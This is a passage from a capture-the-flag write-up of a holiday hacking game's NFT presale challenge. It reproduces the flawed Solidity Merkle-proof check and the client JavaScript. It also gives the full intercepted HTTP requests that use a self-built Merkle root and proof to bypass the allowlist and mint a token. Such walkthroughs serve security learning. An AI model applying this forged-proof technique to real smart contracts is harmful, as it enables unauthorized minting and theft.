3. To check if you're on the list, enter your wallet address and the string of proof values that we gave you when we told you that you were on the pre-approved list. Those values should be hex strings (i.e. start with "0x" and consist of a bunch of values that are 0-9 or "a," "b," "c," "d," "e," or "f"). If you're confused, give us a shout and we can help.
4. If you're not on the presale list, ***you're not on the list***. Don't beg and plead with us to put you on the list. Seriously - we've only put Sporcs that we're tight with on the list. ***WE*** decided who's on the list (COOL SPORCS ONLY). We don't just let ***anyone*** on. If we were putting you on the list, we would've contacted you... not the other way around.
5. Once you've confirmed everything works and you're sure you have the whole *validated-and-on-the-list* thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.
6. Once you've pre-approved the payment, come back here do the same thing you did when you validated your address, just uncheck the "Validate Only" thing. Then, we'll grab your K'Coin, mint a brand spankin' new Sporc, and fire it into your wallet. Zap! Just like that, you'll be the owner of an amazing piece of the digital domain and a member of the Bored Sporc Rowboat Society for life! (Or, until you decide to cash-out and sell your Bored Sporc).

Wallet Address:


Proof Values:

[✓ Validate Only]

Similar to Challenge 14, you got all the hints by finding the hidden chest. Upon reading all the clues related to the challenge, I realized I need to be familiar with the Markle Tree. Markle Tree, in short, is a collision-resistant hash function. Multiple hashing was performed over tons of the files to create a Markle Tree. It was widely adopted to validate the integrity of files or proving a transaction occurred. If you want to validate any particular number/ID is on a list, you were asked for a small part of the Merkle tree called a Merkle proof. Markle proofs consists of (1) root hash (the hash of root node) (2) your neighbourhood hashes (3) your own hash.

Putting this information I obtained into context, I realized that Proof Values in the portal was asking for the Markle Proof values and tempering the Markle Tree would be almost impossible as the hashing functions were collision resistant. It was impossible to "brute-force" the proof value in a short period of time.

Although Markle Tree the was hashing algorithm that was used to produce the hash, the actual implementation of validation could be flawed (how they are coded.) These validation mechanisms are stored in a smart contract, so I went into the blockchain explorer to look for the relevant Solidity source code. At block 2, I found a smart contract titled "BSRS_nft".



<<< Block Number: 2 >>>

Block #2	
hash	ef653d6cffa25238a01048ea46f0022e2fcf902d191e29229af2b1f2f29fa7bc
parentHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
sha3Uncles	1dcc4de8dec75d7aab85b567b6ccd41ad312451b948a7413f0a142fd40d49347
miner	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
stateRoot	9983215f0b1e5751c710c39300c80c9e999d3edaecf8cbda53fb6abccb6500f6
transactionsRoot	225cd3c0fb7ada5bb715ac70517ed37c12b7fef6dedd9b7b762e77d2c1dd02da
receiptsRoot	45eb7e54e457ace7e2209937897e67bd1e165a899c8b315507ad895ecf8920a3
logsBloom	00000004000000000000000000000000000000000000000000000000000000000000000000000000000000000040000000 000000000000800000000000000000000000000000000000000000080000000000004000000000000000000000000000200 000000000000000080000000000000000000000000001000000000000000000000000000000008000000000000000004 000000000000000000000000000000000000000000000000000000000000100000000000000000000000000000000000020 0000000001000000000000010000200000002000000000000000000000000000000000000004000000000000000000000000 01
difficulty	1
number	2
gasLimit	30000000
gasUsed	2766812
timestamp	1670431100 (2022-12-07 16:38:20 GMT)
extraData	
mixHash	0000000000000000000000000000000000000000000000000000000000000000
nonce	0000000000000000
totalDifficulty	3
baseFeePerGas	770020811
size	12291

Transaction 0

This transaction creates a contract.
"BSRS_nft"
Contract Address: 0x36A3d1182Cf6C15D93E47EF3E27272BFA0E8612A

hash	722a2527f1b15fd6f1cfb24c08d8677fef4caf5fa5357991a99b31ef29319786
type	0x0
nonce	0
blockHash	ef653d6cffa25238a01048ea46f0022e2fcf902d191e29229af2b1f2f29fa7bc
blockNumber	2
transactionIndex	0
from	0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a
to	None
value	0
gas	3043493
gasPrice	2000000000
	0x6080604052600f805461ffff191660011790553480156200001f57600080fd5b5060405180604001604052 8 0601b81526020017f426f7265642053706f726320526f77626f617420536f6369657479000000000008152506 040518060400160405280600481526020016342535253 60e01b81525060405180606001604052806030 81 5260200162002d7660309139828260026200009d83826200033f565b506003620000ac8282620 0033f565b 5050600c805460ff1916905550600e620000c782826200033f565b50620000d5600033620001365 65b62000 1017f9f2df0fed2c77648de5860a4cc508cd0818c85b8b8a1ab4ceeef8d981c8956a63362000136565b62000 12d7f65d7a28e3265b37a6474929f336521b332c1681b933f6cb9f3376673440d862a3362000136565b5050 506200040b565b62000142828262000146565b5050565b6200015d82826200018960201b620010bd17602


Figure 10 BlockChain Explorer Block Number 2 - BSRS_nft

The solidity source code file “BSRS_nft.sol” was the contract that was implemented to validate the presales list in blockchain.

In the BSRS_nft.sol, I found that the validation was not implemented properly, it actually re-calculate the markle proofs based on the root, proof values and wallet ID supplied in the HTTP request rather than taking the root hash in the chain.

```
function presale_mint(address to, bytes32 _root, bytes32[] memory _proof) public virtual {
    bool _preSaleIsActive = preSaleIsActive;
    require(_preSaleIsActive, "Presale is not currently active.");
    bytes32 leaf = keccak256(abi.encodePacked(to));
    require(verify(leaf, _root, _proof), "You are not on our pre-sale allow list!");
    _mint(to, _tokenIdTracker.current());
    _tokenIdTracker.increment();
}
function verify(bytes32 leaf, bytes32 _root, bytes32[] memory proof) public view returns (bool) {
    bytes32 computedHash = leaf;
    for (uint i = 0; i < proof.length; i++) {
      bytes32 proofElement = proof[i];
      if (computedHash <= proofElement) {
        computedHash = keccak256(abi.encodePacked(computedHash, proofElement));
      } else {
        computedHash = keccak256(abi.encodePacked(proofElement, computedHash));
      }
    }
    return computedHash == _root;
}
```

Further inspecting the bsrs.js file with the portal, I saw the root hash was hard-coded in the js file.




```
  }}
unction newpage(url) {
   window.location.href = url+queryString;

unction do_presale(){
   if(!guid){
       alert("You need to enter this site from the terminal at the North Pole, not directly. If are doing this directly, you risk not getting credit for compl
   } else {
       var resp = document.getElementById("response");
       var ovr = document.getElementById('overlay');
       resp.innerHTML = "";
       var cb = document.getElementById("validate").checked;
       var val = 'false'
       if(cb){
           val = 'true'
       } else {
           ovr.style.display = 'block';
           in_trans = true;
       };
       var address = document.getElementById("wa").value;
       var proof = document.getElementById('proof').value;
       var root = '0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1';
       var xhr = new XMLHttpRequest();

       xhr.open('Post', 'cgi-bin/presale', true);
       xhr.setRequestHeader('Content-Type', 'application/json');
       xhr.onreadystatechange = function(){
           if(xhr.readyState === 4){
               var jsonResponse = JSON.parse(xhr.response);
               ovr.style.display = 'none';
               in_trans = false;
               resp.innerHTML = jsonResponse.Response;
           };
       };
       xhr.send(JSON.stringify({"WalletID": address, "Root": root, "Proof": proof, "Validate": val, "Session": guid}));
   };

tartup();
```

Figure 11 bsrs.js

In this way, similar to the web challenge, the root proof value could be easily tempered and it would not be validated in the blockchain either (based on the solidity source code).
I am actually looking a way to build my own markle tree and planted the root, proof and my wallet ID there. In this way, the markle proof would also be valid.

I used the python code provided in the hint, put my wallet ID as well as another buyer wallet there.
The buyer wallet ID could be found in the Gallery Page. They have to be inside the presales list in order to buy these NFT. Therefore, any of them would do. As mentioned by Professor Petabyte, the markle tree could work with as minimal as 2 addresses. Hence, I would only need to include one more buyer wallet here.


B S R S
The Bored Sporc Rowboat Society
Index Page
Presale
Gallery
BSRS #000000
BSRS #000001
Owner: 0xa1861E96DeF10987E1793c8f77E811032069fBE9
Current estimated sale price: 102,987 KC
Owner: 0xb9aA688bB7A1B085f307bf9a11790BFD24C5D5C2
Current estimated sale price: 104,280 KC

I first spinned up a docker per the instruction in the repo.

```
docker build -t merkletrees .
docker run -it --rm --name=merkletrees merkletrees
```

I only modified the markle_tree.py in the docker to include my wallet address and another buyer's wallet address.

```
allowlist = ['0xa1861E96DeF10987E1793c8f77E811032069f8E9','0x842cada7F98b1bE2E72370B45bF695bBFF7CE85c'] # I put my wallet address and another buyer address
```


This gives me the root and proof hash of the allowlist[0]i.e. my wallet address:

```
$ python merkle_tree_1.py
Root: 0x074869d9fbdd4f9b3d142f6f930bebffc635c47b07adfd9e10063e432c4639d1
Proof: ['0x3ca7b0f306be105d5e5b040af0e2bc35fb95026afcd89f726e8e94994c312f79']
```

Using burp to intercept the web traffic and changing the WalletID (to yours), Root (from the script) and Proof (from the script):

```
POST /cgi-bin/presale HTTP/2
Host: boredsporcrowboatsociety.com
Content-Length: 172
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://boredsporcrowboatsociety.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=<username>&id=d73c08c8-3c6c-
44ca-b7e3-01ccced55a7b&area=level5&location=12,15&tokens=bsrs
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"WalletID":"0x842cada7F98b1bE2E72370B45bF695bBFF7CE85c",
"Root":"0x074869d9fbdd4f9b3d142f6f930bebffc635c47b07adfd9e10063e432c4639d1",
"Proof":"0x3ca7b0f306be105d5e5b040af0e2bc35fb95026afcd89f726e8e94994c312f79",
"Validate":"true","Session":"d73c08c8-3c6c-44ca-b7e3-01ccced55a7b"}
```

This put me into the list and afterwards I followed the instruction to send 100KC transaction from my wallet to


KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

"To" Address: 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a

Amount (KC): 100

Your Key:


0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

After transferring using KTM, I resent the payload above but this time without validation.

```
POST /cgi-bin/presale HTTP/2
Host: boredsporcrowboatsociety.com
Content-Length: 172
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://boredsporcrowboatsociety.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://boredsporcrowboatsociety.com/presale.html?&challenge=bsrs&username=<&id=d73c08c8-3c6c-44ca-b7e3-
01ccced55a7b&area=level5&location=12,15&tokens=bsrs
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"WalletID":"0x842cada7F98b1bE2E72370B45bF695bBFF7CE85c",
"Root":"0x074869d9fbdd4f9b3d142f6f930bebffc635c47b07adfd9e10063e432c4639d1",
"Proof":"0x3ca7b0f306be105d5e5b040af0e2bc35fb95026afcd89f726e8e94994c312f79",
"Validate":"false","Session":"d73c08c8-3c6c-44ca-b7e3-01ccced55a7b"}
```

Now, I am the proud owner of BSRS Token #000356.



Success! You are now the proud owner of BSRS Token #000356. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS356, or check it out in the gallery!
Transaction: 0xf7abfd4163c53b2541773ce9af996fe02f4f3ba45993c3f203dc336b095e5f41, Block: 86821

Remember: Just like we planned, tell everyone you know to *BUY A BoredSporc*.
When general sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!


The market will tank, but we'll all be rich!!!

I have finally recovered the last ring – Burning Ring of Fire.

Challenge completed !

Finale

We had a happy finale at the North Pole Hall! All the Grinchums are gone.



Eve Snowshoes: Hello there, super helper! I'm Eve Snowshoes. The other elves and I are so glad you were able to help recover the rings! The holidays wouldn't have been the same without your hard work. If you'd like, you can order special swag that's only available to our victors!
Smilegol: I must give you my most thankful of thanks, and most sorry of sorries. I'm not sure what happened, but I just couldn't resist the Rings' call. But once you returned the Rings to Santa, I was no longer so spellbound. I could think clearly again, so I shouted off that awful persona. And that grouchy Grinchum was gone for good. Now, I can be me again, just in time for gift giving.This is a lesson I won't soon forget, and I certainly won't forget you. I wish you smooth sailing on wherever your next voyage takes you!
Angel Candysit: Greetings North Pole savior! I'm Angel Candysalt! A euphemism? No, that's my name. Why are people still asking me that? Anywho, thank you for everything you've done. You'll go down in history!
Timpy Toque: Thank you for saving Smilegol and protecting the Rings. You will always be a friend of the Flobbits.
Rose Mold: I'm Rose Mold. What planet are you from? What am I doing here? I could ask the same of you! Collecting web, cloud, elfen rings... What about onion rings? A Sebring?n00bs...
Santa: Congratulations! You have foiled Grinchum's foul plan and recovered the Golden Rings! And by the magic of the rings, Grinchum has been restored back to his true, merry self: Smilegol! You see, all Flobbits are drawn to the Rings, but somehow, Smilegol was able to snatch them from my castle. To anyone but me, their allure becomes irresistable the more Rings someone possesses. That allure eventually tarnishes the holder's Holiday Spirit, which is about giving, not possesing. That's exactly what happened to Smilegol; that selfishness morphed him into Grinchum. But thanks to you, Grinchum is no more, and the holiday season is saved!Ho ho ho, happy holidays! **(Wow, That's an easter egg to me, their eyes look the same.)**